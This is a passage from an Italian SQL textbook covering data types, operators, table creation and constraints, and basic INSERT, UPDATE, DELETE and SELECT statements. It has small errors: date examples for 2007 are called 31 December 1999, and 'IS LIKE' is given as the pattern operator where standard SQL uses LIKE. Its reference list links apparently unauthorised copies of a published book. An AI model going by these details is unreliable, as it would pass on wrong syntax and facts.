tabelle	righe	colonne	tipi di dati contenibili nelle colonne

689.3 Riferimenti

- Paolo Atzeni, Stefano Ceri, Stefano Paraboschi, Riccardo Torlone, *Basi di dati, concetti, linguaggi e architetture*, McGraw-Hill
- Kevin Kline, David Kline, *SQL in a nutshell*

  ⟨*http://ftp.anyhost.ru/books/ftp.cdut.edu.cn/sqlnut.pdf*⟩

  ⟨*http://i.homeftp.org:8280/edonkey-finished/ebook/Database/O'Reilly%20-%20SQL%20In%20A%20Nutshell%20-%20From%20The%20O'Reilly%20Anthology.pdf*⟩
- James Hoffmann, *Introduction to Structured Query Language*

  ⟨*http://www.highcroft.com/highcroft/sql_intro.pdf*⟩
- *JCC's SQL Std. Page*

  ⟨*http://www.jcc.com/SQLPages/jccs_sql.htm*⟩
- *SQL Reference Page*

  ⟨*http://www.contrib.andrew.cmu.edu/~shadow/sql.html*⟩
- *JCC's SQL Std. Page*

  ⟨*http://www.jcc.com/SQLPages/jccs_sql.htm*⟩
- Derrick Brashear, *SQL Reference Page*

  ⟨*http://www.contrib.andrew.cmu.edu/~shadow/sql.html*⟩
- *SQL92 BNF*

  ⟨*http://www.contrib.andrew.cmu.edu/~shadow/sql/sql2bnf.aug92.txt*⟩
- *ISO/IEC 9075:1992, Database Language SQL*

  ⟨*http://www.contrib.andrew.cmu.edu/~shadow/sql/sql1992.txt*⟩

- *BNF Grammar for ISO/IEC 9075:1999 - Database Language SQL (SQL-99)*
  ⟨*http://savage.net.au/SQL/sql-99.bnf* ⟩
  ⟨*http://savage.net.au/SQL/sql-99.bnf.html* ⟩

Capitolo 690

Linguaggio SQL: DDL

DDL, ovvero *Data definition language*, è il linguaggio usato per definire la struttura dei dati (in una base di dati). In questo capitolo viene trattato il linguaggio SQL per ciò che riguarda specificatamente i dati, la loro creazione e la loro distruzione.

690.1 Tipi di dati

I tipi di dati gestibili con il linguaggio SQL sono molti. Fondamentalmente si possono distinguere tipi contenenti: valori numerici, stringhe e informazioni data-orario. Nelle sezioni seguenti vengono descritti solo alcuni dei tipi definiti dallo standard.

690.1.1 Stringhe di caratteri

Si distinguono due tipi di stringhe di caratteri in SQL: quelle a dimensione fissa, completate a destra dal carattere spazio, e quelle a dimensione variabile.

Sintassi	Descrizione

`CHARACTER`
`CHARACTER(`***dimensione***`)`
`CHAR`
`CHAR(`***dimensione***`)`
	Queste sono le varie sintassi alternative che possono essere utilizzate per definire una stringa di dimensione fissa. Se non viene indicata la dimensione tra parentesi, si intende una stringa di un solo carattere.

`CHARACTER VARYING(`***dimensione***`)`
`CHAR VARYING(`***dimensione***`)`
`VARCHAR(`***dimensione***`)`
	Una stringa di dimensione variabile può essere definita attraverso uno dei tre modi appena elencati. È necessario specificare la dimensione massima che questa stringa può avere. Il minimo è rappresentato dalla stringa nulla.

Le costanti stringa si esprimono delimitandole attraverso apici singoli, oppure apici doppi, come nell'esempio seguente:

```
'Questa è una stringa letterale per SQL'
"Anche questa è una stringa letterale per SQL"
```

Non tutti i sistemi SQL accettano entrambi i tipi di delimitatori di stringa. In caso di dubbio è bene limitarsi all'uso degli apici singoli; eventualmente, per inserire un apice singolo in una stringa delimitata con apici singoli, dovrebbe essere sufficiente il suo raddoppio. In pratica, per scrivere una stringa del tipo «l'albero», dovrebbe essere possibile scrivere:

```
'l''albero'
```

690.1.2 Valori numerici

I tipi numerici si distinguono in ***esatti*** e ***approssimati***, intendendo con la prima definizione quelli di cui si conosce il numero massimo di cifre numeriche intere e decimali, mentre con la seconda si fa riferimento ai tipi a virgola mobile. In ogni caso, le dimensioni massime o la precisione massima che possono avere tali valori dipende dal sistema in cui vengono utilizzati.

Sintassi	Descrizione
`NUMERIC` `NUMERIC(`***precisione*** [`,` ***scala***]`)`	Il tipo '**`NUMERIC`**' permette di definire un valore numerico composto da un massimo di tante cifre numeriche quante indicate dalla precisione, cioè il primo argomento tra parentesi. Se viene specificata anche la scala, si intende riservare quella parte di cifre per quanto appare dopo la virgola. Per esempio, con '**`NUMERIC(5,2)`**' si possono rappresentare valori da +999,99 a −999,99. Se non viene specificata la scala, si intende che si tratti solo di valori interi; se non viene specificata nemmeno la precisione, viene usata la definizione predefinita per questo tipo di dati, che dipende dalle caratteristiche del DBMS.

`DECIMAL`
`DECIMAL(`***precisione*** [`,` ***scala***]`)`
`DEC`
`DEC(`***precisione*** [`,` ***scala***]`)`
	Il tipo '**`DECIMAL`**' è simile al tipo '**`NUMERIC`**', con la differenza che le caratteristiche della precisione e della scala rappresentano le esigenze minime, mentre il sistema può fornire una rappresentazione con precisione o scala maggiore.

`INTEGER`
`INT`
`SMALLINT`
	I tipi '**`INTEGER`**' e '**`SMALLINT`**' rappresentano tipi interi la cui dimensione dipende generalmente dalle caratteristiche del sistema operativo e dall'hardware utilizzato. L'unico riferimento sicuro è che il tipo '**`SMALLINT`**' permette di rappresentare interi con una dimensione inferiore o uguale al tipo '**`INTEGER`**'.

`FLOAT` `FLOAT(`***precisione***`)`	Il tipo '**`FLOAT`**' definisce un tipo numerico approssimato (a virgola mobile) con una precisione binaria pari o superiore di quella indicata tra parentesi (se non viene indicata, dipende dal sistema).
`REAL` `DOUBLE PRECISION`	Il tipo '**`REAL`**' e il tipo '**`DOUBLE PRECISION`**' sono due tipi a virgola mobile con una precisione prestabilita. Questa precisione dipende dal sistema, ma in generale, il secondo dei due tipi deve essere più preciso dell'altro.

I valori numerici costanti vengono espressi attraverso la semplice indicazione del numero senza delimitatori. La virgola di separazione della parte intera da quella decimale si esprime normalmente attraverso il punto ('`.`'), a meno che sia prevista una forma di adattamento alle caratteristiche di configurazione locale.

690.1.3 Valori Data-orario

I valori data-orario sono di tre tipi e servono rispettivamente a memorizzare un giorno particolare, un orario normale e un'informazione data-ora completa.

Sintassi	Descrizione
`DATE`	Il tipo '**`DATE`**' permette di rappresentare delle date composte dall'informazione anno-mese-giorno.

`TIME`
`TIME(`***precisione***`)`
`TIME WITH TIME ZONE`
`TIME(`***precisione***`) WITH TIME ZONE`
	Il tipo '**`TIME`**' permette di rappresentare un orario particolare, composto da ore-minuti-secondi ed eventualmente frazioni di secondo. Se viene specificata la precisione, si intende definire un numero di cifre per la parte frazionaria dei secondi, altrimenti si intende che non debbano essere memorizzate le frazioni di secondo.

`TIMESTAMP`
`TIMESTAMP(`***precisione***`)`
`TIMESTAMP WITH TIME ZONE`
`TIMESTAMP(`***precisione***`) WITH TIME ZONE`
	Il tipo '**`TIMESTAMP`**' è un'informazione oraria più completa del tipo '**`TIME`**' in quanto prevede tutte le informazioni, dall'anno ai secondi, oltre alle eventuali frazioni di secondo.

Se viene specificata la precisione, si intende definire un numero di cifre per la parte frazionaria dei secondi, altrimenti si intende che non debbano essere memorizzate le frazioni di secondo.

L'aggiunta dell'opzione '**`WITH TIME ZONE`**' serve a specificare un tipo orario differente, che assieme all'informazione oraria aggiunge lo scostamento, espresso in ore e minuti, dell'ora locale dal tempo universale (UTC). Per esempio, 22:05:10+1:00 rappresenta le 22.05 e 10 secondi dell'ora locale italiana (durante l'inverno), mentre il tempo universale corrispondente sarebbe invece 21:05:10+0:00.

Le costanti che rappresentano informazioni data-orario sono espresse come le stringhe, delimitate tra apici. Il sistema DBMS potrebbe ammettere più forme differenti per l'inserimento di queste, ma i modi più comuni dovrebbero essere quelli espressi dagli esempi seguenti.

```
'2007-12-31'
'12/31/2007'
'31.12.2007'
```

Questi tre esempi rappresentano la stessa data: il 31 dicembre 1999. Per una questione di uniformità, dovrebbe essere preferibile il primo di questi formati, corrispondente allo stile ISO 8601. Anche gli orari che si vedono sotto, sono aderenti allo stile ISO 8601; in particolare per il fatto che il fuso orario viene indicato attraverso lo scostamento dal tempo universale, invece che attraverso una parola chiave che definisca il fuso dell'ora locale.

```
'12:30:50+1.00'
'12:30:50.10'
'12:30:50'
'12:30'
```

Il primo di questa serie di esempi rappresenta un orario composto da ore, minuti e secondi, oltre all'indicazione dello scostamento dal tempo universale (per ottenere il tempo universale deve essere sottratta un'ora). Il secondo esempio mostra un orario composto da ore, minuti, secondi e centesimi di secondo. Il terzo e il quarto sono rappresentazioni normali, in particolare nell'ultimo è stata omessa l'indicazione dei secondi.

```
'2007-12-31 12:30:50+1.00'
'2007-12-31 12:30:50.10'
'2007-12-31 12:30:50'
'2007-12-31 12:30'
```

Gli esempi mostrano la rappresentazione di informazioni data-orario complete per il tipo '**`TIMESTAMP`**'. La data è separata dall'ora da uno spazio.

690.1.4 Intervalli di tempo

Quanto mostrato nella sezione precedente rappresenta un valore che indica un momento preciso nel tempo: una data o un'orario, o entrambe le cose. Per rappresentare una durata, si parla di intervalli. Per l'SQL si possono gestire gli intervalli a due livelli di precisione: anni e mesi; oppure giorni, ore, minuti, secondi ed eventualmente anche le frazioni di secondo. L'intervallo si indica con la parola chiave '**`INTERVAL`**', seguita eventualmente dalla precisione con cui questo deve essere rappresentato:

```
INTERVAL [unità_di_misura_data_orario [TO unità_di_misura_data_orario]]
```

In pratica, si può indicare che si tratta di un intervallo, senza specificare altro, oppure si possono definire una o due unità di misura che limitano la precisione di questo (pur restando nei limiti a cui si è già accennato). Tanto per fare un esempio concreto, volendo definire un'intervallo che possa esprimere solo ore e minuti, si potrebbe dichiarare con: '**`INTERVAL HOUR TO MINUTE`**'. La tabella 690.9 elenca le parole chiave che rappresentano queste unità di misura.

Tabella 690.9. Elenco delle parole chiave che esprimono unità di misura data-orario.

Parola chiave	Significato
`YEAR`	Anni
`MONTH`	Mesi
`DAY`	Giorni
`HOUR`	Ore
`MINUTE`	Minuti
`SECOND`	Secondi

Si osservino i due esempi seguenti:

```
INTERVAL '12 HOUR 30 MINUTE 50 SECOND'
INTERVAL '12:30:50'
```

Queste due forme rappresentano entrambe la stessa cosa: una durata di 12 ore, 30 minuti e 50 secondi. In generale, dovrebbe essere preferibile la seconda delle due forme di rappresentazione.

```
INTERVAL '10 DAY 12 HOUR 30 MINUTE 50 SECOND'
INTERVAL '10 DAY 12:30:50'
```

Come prima, i due esempi che si vedono sopra sono equivalenti. Intuitivamente, si può osservare che non ci può essere un altro modo di esprimere una durata in giorni, senza specificarlo attraverso la parola chiave '**`DAY`**'.

Per completare la serie di esempi, si aggiungono anche i casi in cui si rappresentano esplicitamente quantità molto grandi, che di conseguenza sono approssimate al mese (come richiede lo standard SQL92):

```
INTERVAL '10 YEAR 11 MONTH'
INTERVAL '10 YEAR'
```

Gli intervalli di tempo possono servire per indicare un tempo trascorso rispetto al momento attuale. Per specificare espressamente questo fatto, si indica l'intervallo come un valore negativo, aggiungendo all'inizio un trattino (il segno meno).

```
INTERVAL '- 10 YEAR 11 MONTH'
```

L'esempio che si vede sopra, esprime precisamente 10 anni e 11 mesi fa.

690.2 Operatori, funzioni ed espressioni

SQL, pur non essendo un linguaggio di programmazione completo, mette a disposizione una serie di operatori e di funzioni utili per la realizzazione di espressioni di vario tipo.

690.2.1 Operatori aritmetici

Gli operatori che intervengono su valori numerici sono elencati nella tabella 690.14.

Tabella 690.14. Elenco degli operatori aritmetici.

Operatore e operandi	Descrizione
`-`***op***	Inverte il segno dell'operando.
op1 `+` ***op2***	Somma i due operandi.
op1 `-` ***op2***	Sottrae dal primo il secondo operando.
op1 `*` ***op2***	Moltiplica i due operandi.
op1 `/` ***op2***	Divide il primo operando per il secondo.
op1 `%` ***op2***	Modulo: il resto della divisione tra il primo e il secondo operando.

Nelle espressioni, tutti i tipi numerici esatti e approssimati possono essere usati senza limitazioni. Dove necessario, il sistema provvede a eseguire le conversioni di tipo.

690.2.2 Operazioni con i valori data-orario e con intervalli di tempo

Le operazioni che si possono compiere utilizzando valori data-orario e valori che esprimono intervalli di tempo, hanno significato solo in alcune circostanze. La tabella 690.15 elenca le operazioni possibili e il tipo di risultato che si ottiene in base al tipo di operatori utilizzato.

Tabella 690.15. Operatori e operandi validi quando si utilizzano valori data-orario e valori che esprimono intervalli di tempo.

Operatore e operandi	Risultato
data_orario − ***data_orario***	Intervallo
data_orario + ***intervallo***	Data-orario
data_orario − ***intervallo***	Data-orario
intervallo + ***data_orario***	Data-orario
intervallo + ***intervallo***	Intervallo
intervallo − ***intervallo***	Intervallo
intervallo * ***numerico***	Intervallo
intervallo / ***numerico***	Intervallo
numerico * ***intervallo***	Intervallo

690.2.3 Operatori di confronto e operatori logici

Gli operatori di confronto determinano la relazione tra due operandi. Il risultato dell'espressione composta da due operandi posti a confronto è di tipo booleano: *Vero* o *Falso*. Gli operatori di confronto sono elencati nella tabella 690.16.

Tabella 690.16. Elenco degli operatori di confronto.

Operatore e operandi	Descrizione
op1 = ***op2***	*Vero* se gli operandi si equivalgono.
op1 <> ***op2***	*Vero* se gli operandi sono differenti.
op1 < ***op2***	*Vero* se il primo operando è minore del secondo.
op1 > ***op2***	*Vero* se il primo operando è maggiore del secondo.
op1 <= ***op2***	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= ***op2***	*Vero* se il primo operando è maggiore o uguale al secondo.

Quando si vogliono combinare assieme diverse espressioni logiche si utilizzano gli operatori logici. Come in tutti i linguaggi di programmazione, si possono usare le parentesi tonde per raggruppare le espressioni logiche in modo da chiarire l'ordine di risoluzione. Gli operatori logici sono elencati nella tabella 690.17.

Tabella 690.17. Elenco degli operatori logici.

Operatore e operandi	Descrizione
`NOT` ***op***	Inverte il risultato logico dell'operando.
op1 `AND` ***op2***	*Vero* se entrambi gli operandi restituiscono il valore *Vero*.
op1 `OR` ***op2***	*Vero* se almeno uno degli operandi restituisce il valore *Vero*.

Il meccanismo di confronto tra due operandi numerici è evidente, mentre può essere meno evidente con le stringhe di caratteri. Per la precisione, il confronto tra due stringhe avviene senza tenere conto degli spazi finali, per cui, le stringhe '**`'ciao'`**' e '**`'ciao '`**' dovrebbero risultare uguali attraverso il confronto di uguaglianza con l'operatore '**`=`**'.

Con le stringhe, tuttavia, si possono eseguire dei confronti basati su modelli, attraverso gli operatori '**`IS LIKE`**' e '**`IS NOT LIKE`**'. Il modello può contenere dei metacaratteri rappresentati dal trattino basso ('_'), che rappresenta un carattere qualsiasi, e dal simbolo di percentuale ('**`%`**'), che rappresenta una sequenza qualsiasi di caratteri. La tabella 690.18 riassume quanto affermato.

Tabella 690.18. Espressioni sulle stringhe di caratteri.

Espressioni e modelli	Descrizione
stringa `IS LIKE` ***modello***	Restituisce *Vero* se il modello corrisponde alla stringa.
stringa `IS NOT LIKE` ***modello***	Restituisce *Vero* se il modello non corrisponde alla stringa.
`_`	Rappresenta un carattere qualsiasi.
`%`	Rappresenta una sequenza indeterminata di caratteri.

La presenza di valori indeterminati richiede la disponibilità di operatori di confronto in grado di determinarne l'esistenza. La tabella 690.19 riassume gli operatori ammissibili in questi casi.

Tabella 690.19. Espressioni di verifica dei valori indeterminati.

Operatori	Descrizione
espressione `IS NULL`	Restituisce *Vero* se l'espressione genera un risultato indeterminato.
espressione `IS NOT NULL`	Restituisce *Vero* se l'espressione non genera un risultato indeterminato.

Infine, occorre considerare una categoria particolare di espressioni che permettono di verificare l'appartenenza di un valore a un intervallo o a un elenco di valori. La tabella 690.20 riassume gli operatori utilizzabili.

Tabella 690.20. Espressioni per la verifica dell'appartenenza di un valore a un intervallo o a un elenco.

Operatori e operandi	Descrizione
op1 `IN` (***elenco***)	*Vero* se il primo operando è contenuto nell'elenco.
op1 `NOT IN` (***elenco***)	*Vero* se il primo operando non è contenuto nell'elenco.
op1 `BETWEEN` ***op2*** `AND` ***op3***	*Vero* se il primo operando è compreso tra il secondo e il terzo.
op1 `NOT BETWEEN` ***op2*** `AND` ***op3***	*Vero* se il primo operando non è compreso nell'intervallo.

690.3 Le relazioni dal punto di vista di SQL

SQL tratta le relazioni attraverso il modello tabellare; di conseguenza si adegua tutta la sua filosofia e il modo di esprimere i concetti nella sua documentazione. Pertanto, le relazioni per SQL sono delle «tabelle», che vengono definite nel modo seguente dalla documentazione standard.

- La tabella è un insieme di più righe. Una riga è una sequenza non vuota di valori. Ogni riga della stessa tabella ha la stessa cardinalità e contiene un valore per ogni colonna di quella tabella. L'i-esimo valore di ogni riga di una tabella è un valore dell'i-esima colonna di quella tabella. La riga è l'elemento che costituisce la più piccola unità di dati che può essere inserita in una tabella e cancellata da una tabella.
- Il grado di una tabella è il numero di colonne della stessa. In ogni momento, il grado della tabella è lo stesso della cardinalità di ognuna delle sue righe; la cardinalità della tabella (cioè il numero delle righe contenute) è la stessa della cardinalità di ognuna delle sue colonne. Una tabella la cui cardinalità sia zero viene definita come vuota.

In pratica, la tabella è un contenitore di informazioni organizzato in righe e colonne. La tabella viene identificata per nome, così anche le colonne, mentre le righe vengono identificate attraverso il loro contenuto.

Nel modello di SQL, le colonne sono ordinate, anche se ciò non è sempre un elemento indispensabile, dal momento che si possono identificare per nome. Inoltre sono ammissibili tabelle contenenti righe duplicate.

Si osservi, comunque, che nel resto di questo documento si preferisce la terminologia generale delle basi di dati, dove, al posto di tabelle, righe e colonne, si parla piuttosto di relazioni, tuple e attributi.

690.3.1 Creazione di una relazione

La creazione di una relazione avviene attraverso un'istruzione che può assumere un'articolazione molto complessa, a seconda delle caratteristiche particolari che da questa relazione si vogliono ottenere. La sintassi più semplice è quella seguente:

```
CREATE TABLE nome_relazione ( specifiche )
```

Tuttavia, sono proprio le specifiche indicate tra le parentesi tonde che possono tradursi in un sistema molto confuso. La creazione di una relazione elementare può essere espressa con la sintassi seguente:

```
CREATE TABLE nome_relazione (nome_attributo tipo [,...])
```

In questo modo, all'interno delle parentesi vengono semplicemente elencati i nomi degli attributi seguiti dal tipo di dati che in essi possono essere contenuti. L'esempio seguente rappresenta l'istruzione necessaria a creare una relazione composta da cinque attributi, contenenti rispettivamente informazioni su: codice, cognome, nome, indirizzo e numero di telefono.

```
CREATE TABLE Indirizzi (
        Codice          integer,
        Cognome         char(40),
        Nome            char(40),
        Indirizzo       varchar(60),
        Telefono        varchar(40)
    )
```

690.3.2 Valori predefiniti

Quando si inseriscono delle tuple all'interno della relazione, in linea di principio è possibile che i valori corrispondenti ad attributi particolari non siano inseriti esplicitamente. Se si verifica questa situazione (purché ciò sia consentito dai vincoli), viene assegnato a questi elementi mancanti un valore predefinito. Questo può essere stabilito all'interno delle specifiche di creazione della relazione; in mancanza di tale definizione, viene assegnato '**`NULL`**', corrispondente al valore indefinito.

La sintassi necessaria a creare una relazione contenente le indicazioni sui valori predefiniti da utilizzare è la seguente:

```
CREATE TABLE nome_relazione (
                nome_attributo tipo
                    [DEFAULT espressione]
                [,...]
        )
```

L'esempio seguente crea la stessa relazione già vista nell'esempio precedente, specificando come valore predefinito per l'indirizzo, la stringa di caratteri: «sconosciuto».

```
CREATE TABLE Indirizzi (
        Codice          integer,
        Cognome         char(40),
        Nome            char(40),
        Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
        Telefono        varchar(40)
    )
```

690.3.3 Vincoli interni alla relazione

Può darsi che in certe situazioni, determinati valori all'interno di una tupla non siano ammissibili, a seconda del contesto a cui si riferisce la relazione. I vincoli interni alla relazione sono quelli che possono essere risolti senza conoscere informazioni esterne alla relazione stessa.

Il vincolo più semplice da esprimere è quello di non ammissibilità dei valori indefiniti. La sintassi seguente ne mostra il modo.

```
CREATE TABLE nome_relazione (
                nome_attributo tipo
                    [NOT NULL]
                [,...]
        )
```

L'esempio seguente crea la stessa relazione già vista negli esempi precedenti, specificando che il codice, il cognome, il nome e il telefono non possono essere indeterminati.

```
CREATE TABLE Indirizzi (
        Codice          integer         NOT NULL,
        Cognome         char(40)        NOT NULL,
        Nome            char(40)        NOT NULL,
        Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
        Telefono        varchar(40)     NOT NULL
    )
```

Un altro vincolo importante è quello che permette di definire che un gruppo di attributi deve rappresentare dati unici in ogni tupla, cioè che non siano ammissibili tuple che per quel gruppo di attributi abbiano dati uguali. Segue lo schema sintattico relativo:

```
CREATE TABLE nome_relazione (
                nome_attributo tipo
                [,...],
                UNIQUE ( nome_attributo [,...] )
                [,...]
        )
```

L'indicazione dell'unicità può riguardare più gruppi di attributi in modo indipendente. Per ottenere questo si possono indicare più opzioni '**UNIQUE**'.

È il caso di osservare che il vincolo '**UNIQUE**' non è sufficiente per impedire che i dati possano essere indeterminati. Infatti, il valore indeterminato, '**NULL**', è diverso da ogni altro '**NULL**'.

L'esempio seguente crea la stessa relazione già vista negli esempi precedenti, specificando che i dati dell'attributo del codice devono essere unici per ogni tupla.

```
CREATE TABLE Indirizzi (
        Codice          integer         NOT NULL,
        Cognome         char(40)        NOT NULL,
        Nome            char(40)        NOT NULL,
        Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
        Telefono        varchar(40)     NOT NULL,
        UNIQUE (Codice)
    )
```

Quando un attributo, o un gruppo di attributi, costituisce un riferimento importante per identificare le varie tuple che compongono la relazione, si può utilizzare il vincolo '**PRIMARY KEY**', che può essere utilizzato una sola volta. Questo vincolo stabilisce anche che i dati contenuti, oltre a non poter essere doppi, non possono essere indefiniti.

```
CREATE TABLE nome_relazione (
                nome_attributo tipo
                [,...],
                PRIMARY KEY ( nome_attributo [,...] )
        )
```

L'esempio seguente crea la stessa relazione già vista negli esempi precedenti specificando che l'attributo del codice deve essere considerato come chiave primaria.

```
CREATE TABLE Indirizzi (
        Codice          integer,
        Cognome         char(40)        NOT NULL,
        Nome            char(40)        NOT NULL,
        Indirizzo       varchar(60)     DEFAULT 'sconosciuto',
        Telefono        varchar(40)     NOT NULL,
        PRIMARY KEY (Codice)
    )
```

690.3.4 Vincoli esterni alla relazione

I vincoli esterni alla relazione riguardano principalmente la connessione con altre relazioni e la necessità che i riferimenti a queste siano validi. La definizione formale di questa connessione è molto complessa e qui non viene descritta. Si tratta, in ogni caso, dell'opzione '**FOREIGN KEY**' seguita da '**REFERENCES**'.

Vale la pena però di considerare i meccanismi che sono coinvolti. Infatti, nel momento in cui si inserisce un valore, il sistema può impedire l'operazione perché non valida in base all'assenza di quel valore in un'altra relazione esterna specificata. Il problema nasce però nel momento in cui nella relazione esterna viene eliminata o modificata una tupla che è oggetto di un riferimento da parte della prima. Si pongono le alternative seguenti.

Vincolo	Descrizione
`CASCADE`	Se nella relazione esterna il dato a cui si fa riferimento è stato cambiato, viene cambiato anche il riferimento nella relazione di partenza; se nella relazione esterna la tupla corrispondente viene rimossa, viene rimossa anche la tupla della relazione di partenza.
`SET NULL`	Se viene a mancare l'oggetto a cui si fa riferimento, viene modificato il dato attribuendo il valore indefinito.
`SET DEFAULT`	Se viene a mancare l'oggetto a cui si fa riferimento, viene modificato il dato attribuendo il valore predefinito.
`NO ACTION`	Se viene a mancare l'oggetto a cui si fa riferimento, non viene modificato il dato contenuto nella relazione di partenza.

Le azioni da compiere si possono distinguere in base all'evento che ha causato la rottura del riferimento: cancellazione della tupla della relazione esterna o modifica del suo contenuto.

690.3.5 Modifica della struttura della relazione

La modifica della struttura di una relazione riguarda principalmente la sua organizzazione in attributi. Le cose più semplici che si possono desiderare di fare sono l'aggiunta di nuovi attributi e l'eliminazione di attributi già esistenti. Vedendo il problema in questa ottica, la sintassi si riduce ai due casi seguenti:

```
ALTER TABLE nome_relazione ADD [COLUMN] nome_attributo tipo [altre_caratteristiche]
```

```
ALTER TABLE nome_relazione DROP [COLUMN] nome_attributo
```

Nel primo caso si aggiunge un attributo, del quale si deve specificare il nome, il tipo ed eventualmente i vincoli; nel secondo si tratta solo di indicare l'attributo da eliminare. A livello di singolo attributo può essere eliminato o assegnato un valore predefinito.

```
ALTER TABLE nome_relazione ALTER [COLUMN] nome_attributo DROP DEFAULT
```

```
ALTER TABLE nome_relazione ALTER [COLUMN] nome_attributo SET DEFAULT valore_predefinito
```

690.3.6 Eliminazione di una relazione

L'eliminazione di una relazione, con tutto il suo contenuto, è un'operazione semplice che dovrebbe essere autorizzata solo all'utente che l'ha creata.

```
DROP TABLE nome_relazione
```

Capitolo 691

Linguaggio SQL: DML

DML, ovvero *Data manipulation language*, è il linguaggio usato per inserire, modificare e accedere ai dati. In questo capitolo viene trattato il linguaggio SQL per ciò che riguarda specificatamente l'inserimento, la lettura e la modifica del contenuto delle relazioni.

691.1 Inserimento, eliminazione e modifica dei dati

L'inserimento, l'eliminazione e la modifica dei dati di una relazione è un'operazione che interviene sempre a livello delle tuple. Infatti, come già definito, la tupla è l'elemento che costituisce l'unità di dati più piccola che può essere inserita o cancellata da una relazione.

691.1.1 Inserimento di tuple

L'inserimento di una nuova tupla all'interno di una relazione viene eseguito attraverso l'istruzione '**INSERT**'. Dal momento che nel modello di SQL gli attributi sono ordinati, è sufficiente indicare ordinatamente l'elenco dei valori della tupla da inserire, come mostra la sintassi seguente:

```
INSERT INTO nome_relazione VALUES (espressione_1 [,...espressione_n])
```

Per esempio, l'inserimento di una tupla nella relazione '**Indirizzi**' già mostrata in precedenza, potrebbe avvenire nel modo seguente:

```
INSERT INTO Indirizzi
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    )
```

Se i valori inseriti sono meno del numero degli attributi della relazione, i valori mancanti, in coda, ottengono quanto stabilito come valore predefinito, o '**NULL**' in sua mancanza (sempre che ciò sia concesso dai vincoli della relazione).

L'inserimento dei dati può avvenire in modo più chiaro e sicuro elencando prima i nomi degli attributi, in modo da evitare di dipendere dalla sequenza degli attributi memorizzata nella relazione. La sintassi seguente mostra il modo di ottenere questo.

```
INSERT INTO nome_relazione (attributo_1 [,...attributo_n])]
    VALUES (espressione_1 [,...espressione_n])
```

L'esempio già visto potrebbe essere tradotto nel modo seguente, più prolisso, ma anche più chiaro:

```
INSERT INTO Indirizzi (
        Codice,
        Cognome,
        Nome,
        Indirizzo,
        Telefono
    )
    VALUES (
        01,
        'Pallino',
        'Pinco',
        'Via Biglie 1',
        '0222,222222'
    )
```

Questo modo esplicito di fare riferimento agli attributi garantisce anche che eventuali modifiche di lieve entità nella struttura della relazione non debbano necessariamente riflettersi nei programmi. L'esempio seguente mostra l'inserimento di alcuni degli attributi della tupla, lasciando che gli altri ottengano l'assegnamento di un valore predefinito.

```
INSERT INTO Indirizzi (
        Codice,
        Cognome,
        Nome,
        Telefono
    )
    VALUES (
        01,
        'Pinco',
        'Pallino',
        '0222,222222'
    )
```

691.1.2 Aggiornamento delle tuple

La modifica delle tuple può avvenire attraverso una scansione della relazione, dalla prima all'ultima tupla, eventualmente controllando la modifica in base all'avverarsi di determinate condizioni. La sintassi per ottenere questo risultato, leggermente semplificata, è la seguente:

```
UPDATE relazione
    SET attributo_1=espressione_1 [,...attributo_n=espressione_n]
    [WHERE condizione]
```

L'istruzione '**UPDATE**' esegue tutte le sostituzioni indicate dalle coppie ***attributo=espressione***, per tutte le tuple in cui la condizione posta dopo la parola chiave '**WHERE**' si avvera. Se tale condizione manca, l'effetto delle modifiche si riflette su tutte le tuple della relazione.

L'esempio seguente aggiunge un attributo alla relazione degli indirizzi, per contenere il nome del comune di residenza; successivamente viene inserito il nome del comune «Sferopoli» in base al prefisso telefonico.

```
ALTER TABLE Indirizzi ADD COLUMN Comune char(30)
```

```
UPDATE Indirizzi
    SET Comune='Sferopoli'
    WHERE Telefono >= '022' AND Telefono < '023'
```

Eventualmente, al posto dell'espressione si può indicare la parola chiave '**`DEFAULT`**' che fa in modo di assegnare il valore predefinito per quel attributo.

691.1.3 Eliminazione di tuple

La cancellazione di tuple da una relazione è un'operazione molto semplice. Richiede solo l'indicazione del nome della relazione e la condizione in base alla quale le tuple devono essere cancellate.

```
DELETE FROM relazione [WHERE condizione]
```

Se la condizione non viene indicata, si cancellano tutte le tuple!

691.2 Interrogazioni di relazioni

L'interrogazione di una relazione è l'operazione con cui si ottengono i dati contenuti al suo interno, in base a dei criteri di filtro determinati. L'interrogazione consente anche di combinare assieme dati provenienti da relazioni differenti, in base a dei «collegamenti» che possono intercorrere tra queste.

691.2.1 Interrogazioni elementari

La forma più semplice di esprimere la sintassi necessaria a interrogare **una** sola relazione è quella espressa dallo schema seguente:

```
SELECT espress_col_1 [, ...espress_col_n]
    FROM relazione
    [WHERE condizione]
```

In questo modo è possibile definire gli attributi che si intendono utilizzare per il risultato, mentre le tuple si specificano, eventualmente, con la condizione posta dopo la parola chiave '**`WHERE`**'. L'esempio seguente mostra la proiezione degli attributi del cognome e nome della relazione di indirizzi già vista negli esempi delle altre sezioni, senza porre limiti alle tuple.

```
SELECT Cognome, Nome FROM Indirizzi
```

Quando si vuole ottenere una selezione composta dagli stessi attributi della relazione originale, nel suo stesso ordine, si può utilizzare un carattere jolly particolare, l'asterisco ('**`*`**'). Questo rappresenta l'elenco di tutti gli attributi della relazione indicata.

```
SELECT * FROM Indirizzi
```

È bene osservare che gli attributi si esprimono attraverso un'espressione, questo significa che gli attributi a cui si fa riferimento sono quelle del risultato finale, cioè della relazione che viene restituita come selezione o proiezione della relazione originale. L'esempio seguente emette un solo attributo contenente un ipotetico prezzo scontato del 10 %, in pratica viene moltiplicato il valore di un attributo contenente il prezzo per 0,90, in modo da ottenerne il 90 % (100 % meno lo sconto).

```
SELECT Prezzo * 0.90 FROM Listino
```

In questo senso si può comprendere l'utilità di assegnare esplicitamente un nome agli attributi del risultato finale, come indicato dalla sintassi seguente:

```
SELECT espress_col_1 AS nome_col_1] [,...espress_col_n AS nome_col_n]
    FROM relazione
    [WHERE condizione]
```

In questo modo, l'esempio precedente può essere trasformato come segue, dando un nome all'attributo generato e chiarendone così il contenuto.

```
SELECT Prezzo * 0.90 AS Prezzo_Scontato FROM Listino
```

Finora è stata volutamente ignorata la condizione che controlla le tuple da selezionare. Anche se potrebbe essere evidente, è bene chiarire che la condizione posta dopo la parola chiave '**`WHERE`**' può fare riferimento solo ai dati originali della relazione da cui si attingono. Quindi, non è valida una condizione che utilizza un riferimento a un nome che appare dopo la parola chiave '**`AS`**' abbinata alle espressioni degli attributi.

